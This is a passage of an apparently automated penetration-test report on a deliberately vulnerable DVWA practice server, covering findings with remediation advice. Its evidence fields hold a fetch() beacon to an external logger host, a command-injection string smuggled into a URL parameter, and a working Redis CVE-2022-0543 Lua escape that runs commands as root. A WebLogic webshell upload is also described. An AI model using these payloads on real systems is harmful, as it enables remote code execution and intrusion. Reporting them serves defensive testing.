https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/06-Session_Management_Testing/02-Testing_for_Cookies_Attributes.html

Classification

Category	ID / Value
CWE	CWE-614
OWASP Top 10 - 2017	A6 - Security Misconfiguration
OWASP Top 10 - 2021	A5 - Security Misconfiguration

Verification

✔ This finding was validated so it is not a False Positive.

4.1.10 Server Information disclosure

Affected target **https://pentest-ground.com:4280/**	Medium
Status: **Open**	

Evidence

URL	https://pentest-ground.com:4280/?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000
Page Title	Welcome :: Damn Vulnerable Web
Page Size	5.79 KB
Summary	PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.

Vulnerability description

We noticed that the target application is revealing server and backend application information through certain files. This type of information disclosure is typically due to insufficient data protection measures, leading to unintended exposure of sensitive server details.

Risk description

The risk is that an attacker could use these files to find information about the backend application, server software and their specific versions. This information could be further used to mount targeted attacks against the server.

Recommendation

We recommend you to remove these scripts if they are not needed for business purposes.

References

http://projects.webappsec.org/w/page/13246936/Information%20Leakage

Classification

Category	ID / Value
CWE	CWE-200
OWASP Top 10 - 2017	A6 - Security Misconfiguration
OWASP Top 10 - 2021	A5 - Security Misconfiguration

Verification

✘

4.1.11 Error message containing sensitive information

Affected target **https://pentest-ground.com:4280/**	Low
Status: **Open**	

Evidence

URL	https://pentest-ground.com:4280/vulnerabilities/sqli_blind/
Method	GET

Parameters	**Query:**
	Submit=Submit
	id=\"-fetch('https://not-ptt-logger.net/l/taaIqJBO4h/?id=11385992114545625403'.replace('not-ptt-logger.net','ptt-logger.net'),{mode:'no-cors'})}//
	Headers:
	User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64...

Evidence	Error message **You have an error in your SQL syntax** found in: `>Fatal error</b>:  Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MariaD` Request / Response

Vulnerability description

We noticed that the target application does not properly handle exceptional conditions, leading to error messages that reveal sensitive information.

Risk description

The risk is that an attacker may use the contents of error messages to help launch another, more focused attack. For example, an attempt to exploit a path traversal weakness (CWE-22) might yield the full pathname of the installed application.

Recommendation

It is recommended treating all exceptions of the application flow. Ensure that error messages only contain minimal details.

Classification

Category	ID / Value
CWE	CWE-209
OWASP Top 10 - 2017	A6 - Security Misconfiguration
OWASP Top 10 - 2021	A4 - Insecure Design

Verification

✘

4.1.12 Open Redirect

Affected target **https://pentest-ground.com:4280/**	Low
Status: Open	

Evidence

URL	https://pentest-ground.com:4280/vulnerabilities/open_redirect/source/low.php
Method	GET
Vulnerable Parameter	redirect (Query Parameter)
Evidence	The server redirects to the URL `https://pentest-tools.com/file.txt` when it is injected in the **redirect query parameter**. Request / Response

Vulnerability description

We noticed that the target application's backend server directly incorporates user input into URLs that it uses for redirection without adequate validation. This behavior creates an open redirect vulnerability, which can lead users to arbitrary, potentially malicious domains.

Risk description

The risk is that attackers may use open redirect to redirect users to arbitrary domains of their choice. This can be used in phishing attacks, as targets will receive a trusted URL and might not notice the subsequent redirect.

Recommendation

If possible, the application should not incorporate user input into URLs. Instead, use direct links to redirect towards the target page. If, however, this is not possible, you should only accept relative URLs as input. To check that the input represents a relative URL, make sure that it starts with a **"/"**. If this check passes, prepend your domain name to it, and use this final result as the redirection URL.

Classification

Category	ID / Value
CWE	CWE-601
OWASP Top 10 - 2021	A1 - Broken Access Control

Verification

✔ This finding was validated so it is not a False Positive.

4.1.13 Enumerable Parameter

Affected target **https://pentest-ground.com:4280/**	Low
Status: **Open**	

Evidence

URL	https://pentest-ground.com:4280/vulnerabilities/open_redirect/source/info.php
Method	GET
Vulnerable Parameter	id (Query Parameter)
Evidence	The **id query parameter** appears to contain an enumerable numeric part. We modified its initial value **2** to **1** and the two responses were **96%** similar. The parameter may introduce an Insecure Direct Object Reference (IDOR) vulnerability. Request / Response

URL	https://pentest-ground.com:4280/vulnerabilities/open_redirect/source/low.php
Method	GET
Vulnerable Parameter	redirect (Query Parameter)

Evidence	The **redirect query parameter** appears to contain an enumerable numeric part. We modified its initial value **info.php?id=2** to **info.php?id=1** and the two responses were **96%** similar. The parameter may introduce an Insecure Direct Object Reference (IDOR) vulnerability. Request / Response

Vulnerability description

We identified a parameter that uses numerical values to access resources, potentially leading to Insecure Direct Object References (IDOR) vulnerabilities.

Risk description

The vulnerability allows attackers to brute-force parameter values to uncover and access unauthorized resources and functionalities.

Recommendation

Ensure that parameter values would not reveal sensitive information and that the application properly checks the user's authorization to access the resource. Also, the resource IDs should not be predictable.

References

Testing for Insecure Direct Object References

Classification

Category	ID / Value
CWE	CWE-284
OWASP Top 10 - 2017	A5 - Broken Access Control
OWASP Top 10 - 2021	A1 - Broken Access Control

Verification

✘

4.1.14 Internal Server Error Found

Affected target **https://pentest-ground.com:4280/**	Low
Status: **Open**	

Evidence

URL	https://pentest-ground.com:4280/vulnerabilities/open_redirect/source/low.php
Method	GET
Parameters	**Query:** redirect=info.php?id=2;echo ttp1739356088.1073|rev|sed -e 's/^/ptt/' -e 's/\./dot/'|tr a-z A-Z #';echo ttp1739356088.1073|rev|sed -e 's/^/ptt/' -e 's/\./dot/'|tr a-z A-Z #";echo ttp1739356088.1073|rev|sed -e 's/^/ptt/' -e &...
Evidence	Response has an internal server error status code: 500 Request / Response

Vulnerability description

We noticed that the target application's website does not properly handle or incorrectly manages exceptional conditions like Internal Server Errors. These errors can reveal sensitive information through their error messages. For instance, an error message could inadvertently disclose system paths or private application details.

Risk description

The risk exists that attackers could utilize information revealed in Internal Server Error messages to mount more targeted and effective attacks. Detailed error messages could, for example, expose a path traversal weakness (CWE-22) or other exploitable system vulnerabilities.


Recommendation

Ensure that error messages only contain minimal details that are useful to the intended audience, and nobody else. The messages need to strike the balance between being too cryptic and not being cryptic enough. They should not necessarily reveal the methods that were used to determine the error. Such detailed information can be used to refine the original attack to increase the chances of success. If errors must be tracked in some detail, capture them in log messages - but consider what could occur if the log messages can be viewed by attackers. Avoid recording highly sensitive information such as passwords in any form. Avoid inconsistent messaging that might accidentally tip off an attacker about internal state, such as whether a username is valid or not.

Classification

Category	ID / Value
CWE	CWE-209
OWASP Top 10 - 2017	A6 - Security Misconfiguration
OWASP Top 10 - 2021	A5 - Security Misconfiguration

Screenshots



Missing quote ID.

Figure 1. Internal Error

Verification

✔ This finding was validated so it is not a False Positive.

4.1.15 Missing security header: Strict-Transport-Security

Affected target **https://pentest-ground.com:4280/**	Low
Status: Open	

Evidence

URL	Evidence
https://pentest-ground.com:4280/	Response headers do not include the HTTP Strict-Transport-Security header Request / Response

Vulnerability description

We noticed that the target application lacks the HTTP Strict-Transport-Security header in its responses. This security header is crucial as it instructs browsers to only establish secure (HTTPS) connections with the web server and reject any HTTP connections.

Risk description

The risk is that lack of this header permits an attacker to force a victim user to initiate a clear-text HTTP connection to the server, thus opening the possibility to eavesdrop on the network traffic and extract sensitive information (e.g. session cookies).

Recommendation

The Strict-Transport-Security HTTP header should be sent with each HTTPS response. The syntax is as follows:

```
Strict-Transport-Security: max-age=<seconds>[;
includeSubDomains]
```

The parameter `max-age` gives the time frame for requirement of HTTPS in seconds and should be chosen quite high, e.g. several months. A value below 7776000 is considered as too low by this scanner check.

The flag `includeSubDomains` defines that the policy applies also for sub domains of the sender of the response.

Classification

Category	ID / Value
CWE	CWE-693
OWASP Top 10 - 2017	A6 - Security Misconfiguration
OWASP Top 10 - 2021	A5 - Security Misconfiguration

Verification

✔ This finding was validated so it is not a False Positive.

4.1.16 Missing security header: X-Content-Type-Options

Affected target **https://pentest-ground.com:4280/**	Low
Status: **Open**	

Evidence

URL	Evidence
https://pentest-ground.com:4280/	Response headers do not include the X-Content-Type-Options HTTP security header Request / Response

Vulnerability description

We noticed that the target application's server responses lack the `X-Content-Type-Options` header. This header is particularly important for preventing Internet Explorer from reinterpreting the content of a web page (MIME-sniffing) and thus overriding the value of the Content-Type header.

Risk description

The risk is that lack of this header could make possible attacks such as Cross-Site Scripting or phishing in Internet Explorer browsers.

Recommendation

We recommend setting the X-Content-Type-Options header such as `X-Content-Type-Options: nosniff`.

References

https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options

Classification

Category	ID / Value
CWE	CWE-693
OWASP Top 10 - 2017	A6 - Security Misconfiguration
OWASP Top 10 - 2021	A5 - Security Misconfiguration

Verification

✔ This finding was validated so it is not a False Positive.

4.1.17 Missing security header: Content-Security-Policy

Affected target **https://pentest-ground.com:4280/**	**Low**
Status: **Open**	

Evidence

URL	Evidence
https://pentest-ground.com:4280/	Response does not include the HTTP Content-Security-Policy security header or meta tag Request / Response

Vulnerability description

We noticed that the target application lacks the Content-Security-Policy (CSP) header in its HTTP responses. The CSP header is a security measure that instructs web browsers to enforce specific security rules, effectively preventing the exploitation of Cross-Site Scripting (XSS) vulnerabilities.

Risk description

The risk is that if the target application is vulnerable to XSS, lack of this header makes it easily exploitable by attackers.

Recommendation

Configure the Content-Security-Header to be sent with each HTTP response in order to apply the specific policies needed by the application.

References

https://cheatsheetseries.owasp.org/cheatsheets/Content_Security_Policy_Cheat_Sheet.html

https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy

Classification

Category	ID / Value
CWE	CWE-693
OWASP Top 10 - 2017	A6 - Security Misconfiguration
OWASP Top 10 - 2021	A5 - Security Misconfiguration

Verification

✔ This finding was validated so it is not a False Positive.

4.1.18 Missing security header: Referrer-Policy

Affected target **https://pentest-ground.com:4280/**	Low
Status: **Open**	

Evidence

URL	Evidence
https://pentest-ground.com:4280/	Response headers do not include the Referrer-Policy HTTP security header as well as the <meta> tag with name 'referrer' is not present in the response. Request / Response

Vulnerability description

We noticed that the target application's server responses lack the `Referrer-Policy` HTTP header, which controls how much referrer information the browser will send with each request originated from the current web application.

Risk description

The risk is that if a user visits a web page (e.g. "http://example.com/pricing/") and clicks on a link from that page going to e.g. "https://www.google.com", the browser will send to Google the full originating URL in the `Referer` header, assuming the Referrer-Policy header is not set. The originating URL could be considered sensitive information and it could be used for user tracking.

Recommendation

The Referrer-Policy header should be configured on the server side to avoid user tracking and inadvertent information leakage. The value `no-referrer` of this header instructs the browser to omit the Referer header entirely.

References

https://developer.mozilla.org/en-US/docs/Web/Security/Referer_header:_privacy_and_security_concerns

Classification

Category	ID / Value
CWE	CWE-693
OWASP Top 10 - 2017	A6 - Security Misconfiguration
OWASP Top 10 - 2021	A5 - Security Misconfiguration

Verification

✔ This finding was validated so it is not a False Positive.

4.1.19 Unsafe security header: Content-Security-Policy

Affected target **https://pentest-ground.com:4280/**	**Low**
Status: **Open**	

Evidence

URL	Evidence
https://pentest-ground.com:4280/vulnerabilities/csp/	Response headers include the HTTP Content-Security-Policy security header with the following security issues: Request / Response

Vulnerability description

We noticed that the Content-Security-Policy (CSP) header configured for the web application includes unsafe directives. The CSP header activates a protection mechanism implemented in web browsers which prevents exploitation of Cross-Site Scripting vulnerabilities (XSS) by restricting the sources from which content can be loaded or executed.

Risk description

For example, if the unsafe-inline directive is present in the CSP header, the execution of inline scripts and event handlers is allowed. This can be exploited by an attacker to execute arbitrary JavaScript code in the context of the vulnerable application.

Recommendation

Remove the unsafe values from the directives, adopt nonces or hashes for safer inclusion of inline scripts if they are needed, and explicitly define the sources from which scripts, styles, images or other resources can be loaded.

References

https://cheatsheetseries.owasp.org/cheatsheets/Content_Security_Policy_Cheat_Sheet.html

https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy

Classification

Category	ID / Value
CWE	CWE-693
OWASP Top 10 - 2017	A6 - Security Misconfiguration
OWASP Top 10 - 2021	A5 - Security Misconfiguration

Verification

✔ This finding was validated so it is not a False Positive.

4.1.20 Password Submitted in URL

Affected target **https://pentest-ground.com:4280/**	Low
Status: **Open**	

Evidence

URL	https://pentest-ground.com:4280/vulnerabilities/brute/
Method	GET

Parameters	**Headers:**
	User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
	Cookies:
	PHPSESSID=589f7516a2374b37367b6b2f248c71f5
	security=low

Evidence	The following form sends inputs of type password plainly in the URL: [Request / Response]()

URL	https://pentest-ground.com:4280/vulnerabilities/brute/
Method	GET

Parameters	**Query:**
	Login=Login
	password=Secure123456$

	username=1d3d2d231d2dd4
	Headers:
	User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
	Cookies:
	PHPSESSID=589f7516a2374b37367b6b2f248c71f5
	security=low

Evidence	The following form sends inputs of type password plainly in the URL: Request / Response

URL	https://pentest-ground.com:4280/vulnerabilities/brute/
Method	GET

Parameters	**Query:**
	Login=Login
	password[$ptt]=Secure123456$
	username[$ptt]=1d3d2d231d2dd4
	Headers:
	User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
	Cookies:
	PHPSESSID=589f7516a2374b37367b6b2f248c71f5
	security=low

Evidence	The following form sends inputs of type password plainly in the URL: Request / Response

URL	https://pentest-ground.com:4280/vulnerabilities/csrf/

Method	GET

Parameters	**Headers:**
	User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
	Cookies:
	PHPSESSID=589f7516a2374b37367b6b2f248c71f5
	security=low

Evidence	The following form sends inputs of type password plainly in the URL: Request / Response

URL	https://pentest-ground.com:4280/vulnerabilities/csrf/
Method	GET

Parameters	**Query:**
	Change=Change
	password_conf=Secure123456$
	password_new=Secure123456$
	Headers:
	User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
	Cookies:
	PHPSESSID=589f7516a2374b37367b6b2f248c71f5
	security=low

Evidence	The following form sends inputs of type password plainly in the URL: Request / Response

Vulnerability description

We found a form which is submitted using a GET method and has inputs of the type password. The end result is that passwords are submitted in URLs.

Risk description

Passwords submitted in URLs have a higher chance of being leaked. The main reason is that URLs can be leaked in browser cross-site requests via the Referer header. Additionally, URLs are usually stored in all kinds of logs. If any access or error logs of the server were publicly accessible, an attacker could also harvest password from it.

Recommendation

You should submit passwords using POST rather than GET. This way sensitive data won't be shared to other locations via URLs.

References

https://developer.mozilla.org/en-US/docs/Web/Security/Referer_header:_privacy_and_security_concerns

Classification

Category	ID / Value
OWASP Top 10 - 2021	A4 - Insecure Design

Verification

✔ This finding was validated so it is not a False Positive.

4.1.21 Server software and technology found

Affected target **https://pentest-ground.com:4280/**	Low
Status: **Open**	

Evidence

Software / Version	Category
Nginx 1.27.4	Web servers, Reverse proxies
PHP 8.4.3	Programming languages

Vulnerability description

We noticed that server software and technology details are exposed, potentially aiding attackers in tailoring specific exploits against identified systems and versions.

Risk description

The risk is that an attacker could use this information to mount specific attacks against the identified software type and version.

Recommendation

We recommend you to eliminate the information which permits the identification of software platform, technology, server and operating system: HTTP server headers, HTML meta information, etc.


References

https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/01-Information_Gathering/02-Fingerprint_Web_Server.html

Classification

Category	ID / Value
OWASP Top 10 - 2017	A6 - Security Misconfiguration
OWASP Top 10 - 2021	A5 - Security Misconfiguration

Screenshots



Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with **various levels of difficultly**, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerability** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as VirtualBox or VMware), which is set to NAT networking mode. Inside a guest machine, you can download and install XAMPP for the web server and database.

Disclaimer

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

More Training Resources

DVWA aims to cover the most commonly seen vulnerabilities found in today's web applications. However there are plenty of other issues with web applications. Should you wish to explore any additional attack vectors, or want more difficult challenges, you may wish to look into the following other projects:

- Mutillidae
- OWASP Vulnerable Web Applications Directory

Username: Unknown
Security Level: low
Locale: en
SQLi DB: mysql

Damn Vulnerable Web Application (DVWA)

Figure 1. Website Screenshot

Verification

✘

4.1.22 Robots.txt file found

Affected target **https://pentest-ground.com:4280/**	**Low**
Status: **Open**	

Evidence

URL
https://pentest-ground.com:4280/robots.txt

Vulnerability description

We found the robots.txt on the target server. This file instructs web crawlers what URLs and endpoints of the web application they can visit and crawl. Website administrators often misuse this file while attempting to hide some web pages from the users.

Risk description

There is no particular security risk in having a robots.txt file. However, it's important to note that adding endpoints in it should not be considered a security measure, as this file can be directly accessed and read by anyone.

Recommendation

We recommend you to manually review the entries from robots.txt and remove the ones which lead to sensitive locations in the website (ex. administration panels, configuration files, etc).

References


https://www.theregister.co.uk/2015/05/19/robotstxt/

Classification

Category	ID / Value

OWASP Top 10 - 2017	A6 - Security Misconfiguration
OWASP Top 10 - 2021	A5 - Security Misconfiguration

Screenshots



```
User-agent: *
Disallow: /
```

Figure 1. robots.txt

Verification

✔ This finding was validated so it is not a False Positive.

4.1.23 Exposure of Sensitive Information

Affected target **https://pentest-ground.com:4280/**	Low
Status: Open	

Evidence

URL	https://pentest-ground.com:4280/phpinfo.php
Method	GET
Parameters	**Headers:** User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
Evidence	Email Address: license@php.net Request / Response

Vulnerability description

We noticed that this application does not properly prevent a person's private, personal information from being accessed by actors who either (1) are not explicitly authorized to access the information or (2) do not have the implicit consent of the person about whom the information is collected. Sensitive data targeted usually consists of emails, credit card and social security numbers.

Risk description

The risk exists that sensitive personal information within the application could be accessed by unauthorized parties. This could lead to privacy violations, identity theft, or other forms of personal or corporate harm.

Recommendation

Compartmentalize the application to have "safe" areas where trust boundaries can be unambiguously drawn. Do not allow sensitive data to go outside of the trust boundary and always be careful when interfacing with a compartment outside of the safe area.

Verification

✘

4.1.24 Interesting files found

Affected target **https://pentest-ground.com:4280/**	**Low**
Status: **Open**	

Evidence

URL	https://pentest-ground.com:4280/login.php
Page Title	Login :: Damn Vulnerable Web A
Page Size	1.36 KB
Summary	Admin login page/section found.

URL	https://pentest-ground.com:4280/php.ini
Page Title	
Page Size	154 B
Summary	The php.ini may contain important php settings.

URL	https://pentest-ground.com:4280/README.md
Page Title	

Page Size	24.91 KB
Summary	Internal documentation file often used in projects which can contain sensitive information.

URL	https://pentest-ground.com:4280/setup.php
Page Title	Setup :: Damn Vulnerable Web A
Page Size	5.03 KB
Summary	The setup.php may contain sensitive informations such as users and credentials.

URL	https://pentest-ground.com:4280/phpinfo.php
Page Title	PHP 8.4.3 - phpinfo()
Page Size	79.18 KB
Summary	phpinfo() exposes information about the configuration of the PHP environment and server.

Vulnerability description

We have discovered that the target application exposes 'interesting' files or folders, which are typically hidden or not intended for public access. This vulnerability is often a result of improper file and directory permissions or server misconfigurations.

Risk description

The risk is that these files/folders usually contain sensitive information which may help attackers to mount further attacks against the server. Manual validation is required.

Recommendation

We recommend you to analyze if the mentioned files/folders contain any sensitive information and restrict their access according to the business purposes of the application.

Classification

Category	ID / Value
CWE	CWE-200
OWASP Top 10 - 2017	A6 - Security Misconfiguration
OWASP Top 10 - 2021	A5 - Security Misconfiguration

Verification

✘

4.2 Target:

pentest-ground.com

4.2.1 Redis - Remote Code Execution (CVE-2022-0543)

Affected target **pentest-ground.com**	Critical
Status: Open Port: **6379**	

Evidence

We managed to detect this vulnerability by evaluating the payload that contains the `id` command:

```
eval 'local io_l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0",
"luaopen_io"); local io = io_l(); local f = io.popen("id", "r"); local res = f:read("*a");
f:close(); return res' 0
```

Data received:

```
uid=0(root) gid=0(root) groups=0(root)
```

Vulnerability description

We found that the target server is vulnerable to CVE-2022-0543, a Remote Code Execution vulnerability in the Redis caching service. The root cause of this vulnerability consists in an unexpected sandbox escape on Debian systems because of the dynamically load of the Lua interpreter. Therefore, an unauthenticated remote attacker can connect to the Redis service, evaluate a library load and execute shell commands. We have detected this vulnerability by connecting to the Redis service, loading `liblua5.1.so.0` library, executing `id` command and reading the command response from the output.

Risk description

The risk exists that a remote unauthenticated attacker can fully compromise the server in order to steal confidential information, install ransomware or pivot to the internal network.

Recommendation

We recommend upgrading the Redis service to a version equal to or higher than 5:5.0.14-1+deb10u2 for the oldstable version, or 5:5.0.14-1+deb10u2 for the stable distribution.

References

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-0543

https://nvd.nist.gov/vuln/detail/CVE-2022-0543

Classification

Category	ID / Value
CVSS	10
CVE	CVE-2022-0543

Verification

✔ This finding was validated so it is not a False Positive.

4.2.2 Oracle Weblogic - Remote Code Execution (CVE-2018-2894)

Affected target **pentest-ground.com**	Critical
Status: **Open** Port: **7001**	

Evidence

We managed to detect this vulnerability using the following request, by extracting the current user using the whoami/id command:
HTTP Request:
GET /ws_utc/css/config/keystore/1738221567457_cfymiqrstcohwfr.jsp HTTP/1.1
Host: pentest-ground.com
HTTP Response:
HTTP 200
oracle

Vulnerability description

We found that the target server is vulnerable to CVE-2018-2894, a Remote Code Execution vulnerability, affecting the Oracle Weblogic server.
This vulnerability is affecting the WLS subcomponent because the path of `/ws_utc/config.do` is reachable without authentication, meaning that the Weblogic server is in the development mode. The attacker can set a new Work Home Directory which needs to be writable and then upload JKS Keystores, which are Java Server Pages (JSP) files. Uploading a webshell as a JKS, the attacker can successfully achieve Remote Code Execution on the server.
We have detected this vulnerability by changing the Work Home Directory to a writable one sending an HTTP POST request, then uploading the webshell as a command interpreter with an HTTP POST request, and finally sending an HTTP GET request to the webshell to read the command response from the output.

Risk description

The risk exists that a remote unauthenticated attacker can fully compromise the server in order to steal confidential information, install ransomware, or pivot to the internal network.

Recommendation

We recommend upgrading the Oracle Weblogic to the latest version.

References

https://nvd.nist.gov/vuln/detail/cve-2018-2894

https://www.oracle.com/security-alerts/cpujul2018.html

Classification

Category	ID / Value
CVSS	7.5
CVE	CVE-2018-2894

Verification

✔ This finding was validated so it is not a False Positive.

4.2.3 Oracle WebLogic Server - Remote Code Execution (CVE-2020-2551) port 7001/tcp

Affected target **pentest-ground.com**	Critical
Status: Open Port: **7001**	

Evidence

We managed to detect this vulnerability using the following Request / Response chain.
Endpoint: https://pentest-ground.com:7001/console/login/LoginForm.jsp

How to reproduce

```
curl -X 'GET' \
-H 'Accept: */*' \
-H 'Accept-Language: en' \
-H 'User-Agent: Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/40.0.2214.93 Safari/537.36'
'https://pentest-ground.com:7001/console/login/LoginForm.jsp'
```

Vulnerability description

Oracle WebLogic Server (Oracle Fusion Middleware (component: WLS Core Components) is susceptible to a remote code execution vulnerability. Supported versions that are affected are 10.3.6.0.0, 12.1.3.0.0, 2.2.1.3.0 and 12.2.1.4.0. This easily exploitable vulnerability could allow unauthenticated attackers with network access via IIOP to compromise Oracle WebLogic Server.

Risk description

The risk exists that a remote unauthenticated attacker can fully compromise the server to steal confidential information, install ransomware, or pivot to the internal network.

Recommendation

Apply the latest security patches provided by Oracle to mitigate this vulnerability.

References

https://github.com/hktalent/CVE-2020-2551

https://nvd.nist.gov/vuln/detail/CVE-2020-2551

https://www.oracle.com/security-alerts/cpujan2020.html

https://github.com/neilzhang1/Chinese-Charts

https://github.com/pjgmonteiro/Pentest-tools

Classification

Category	ID / Value
CVE	CVE-2020-2551

Verification

✔ This finding was validated so it is not a False Positive.

4.2.4 Vulnerabilities found for Redis Key-Value Store 5.0.7

Affected target **pentest-ground.com**	High
Status: Open Port: **6379**	

Evidence

Risk level	High
CVSS	9
CVE	CVE-2021-32762
Summary	Redis is an open source, in-memory database that persists on disk. The redis-cli command line tool and redis-sentinel service may be vulnerable to integer overflow when parsing specially crafted large multi-bulk network replies. This is a result of a vulnerability in the underlying hiredis library which does not perform an overflow check before calling the calloc() heap allocation function. This issue only impacts systems with heap allocators that do not perform their own overflow checks. Most modern systems do and are therefore not likely to be affected. Furthermore, by default redis-sentinel uses the jemalloc allocator which is also not vulnerable. The problem is fixed in Redis versions 6.2.6, 6.0.16 and 5.0.14.
Exploit	N/A

Risk level	High

CVSS	8.8
CVE	CVE-2022-24834
Summary	Redis is an in-memory database that persists on disk. A specially crafted Lua script executing in Redis can trigger a heap overflow in the cjson library, and result with heap corruption and potentially remote code execution. The problem exists in all versions of Redis with Lua scripting support, starting from 2.6, and affects only authenticated and authorized users. The problem is fixed in versions 7.0.12, 6.2.13, and 6.0.20.
Exploit	N/A

Risk level	Medium
CVSS	6.8
CVE	CVE-2022-24735
Summary	Redis is an in-memory database that persists on disk. By exploiting weaknesses in the Lua script execution environment, an attacker with access to Redis prior to version 7.0.0 or 6.2.7 can inject Lua code that will execute with the (potentially higher) privileges of another Redis user. The Lua script execution environment in Redis provides some measures that prevent a script from creating side effects that persist and can affect the execution of the same, or different script, at a later time. Several weaknesses of these measures have been publicly known for a long time, but they had no security impact as the Redis security model did not endorse the concept of users or privileges. With the introduction of ACLs in Redis 6.0, these weaknesses can be exploited by a less

	privileged users to inject Lua code that will execute at a later time, when a privileged user executes a Lua script. The problem is fixed in Redis versions 7.0.0 and 6.2.7. An additional workaround to mitigate this problem without patching the redis-server executable, if Lua scripting is not being used, is to block access to `SCRIPT LOAD` and `EVAL` commands using ACL rules.
Exploit	N/A

Risk level	Medium
CVSS	6.5
CVE	CVE-2021-32626
Summary	Redis is an open source, in-memory database that persists on disk. In affected versions specially crafted Lua scripts executing in Redis can cause the heap-based Lua stack to be overflowed, due to incomplete checks for this condition. This can result with heap corruption and potentially remote code execution. This problem exists in all versions of Redis with Lua scripting support, starting from 2.6. The problem is fixed in versions 6.2.6, 6.0.16 and 5.0.14. For users unable to update an additional workaround to mitigate the problem without patching the redis-server executable is to prevent users from executing Lua scripts. This can be done using ACL to restrict EVAL and EVALSHA commands.
Exploit	N/A

Risk level	Medium

CVSS	6.5
CVE	[CVE-2023-25155]()
Summary	Redis is an in-memory database that persists on disk. Authenticated users issuing specially crafted \`SRANDMEMBER\`, \`ZRANDMEMBER\`, and \`HRANDFIELD\` commands can trigger an integer overflow, resulting in a runtime assertion and termination of the Redis server process. This problem affects all Redis versions. Patches were released in Redis version(s) 6.0.18, 6.2.11 and 7.0.9.
Exploit	N/A

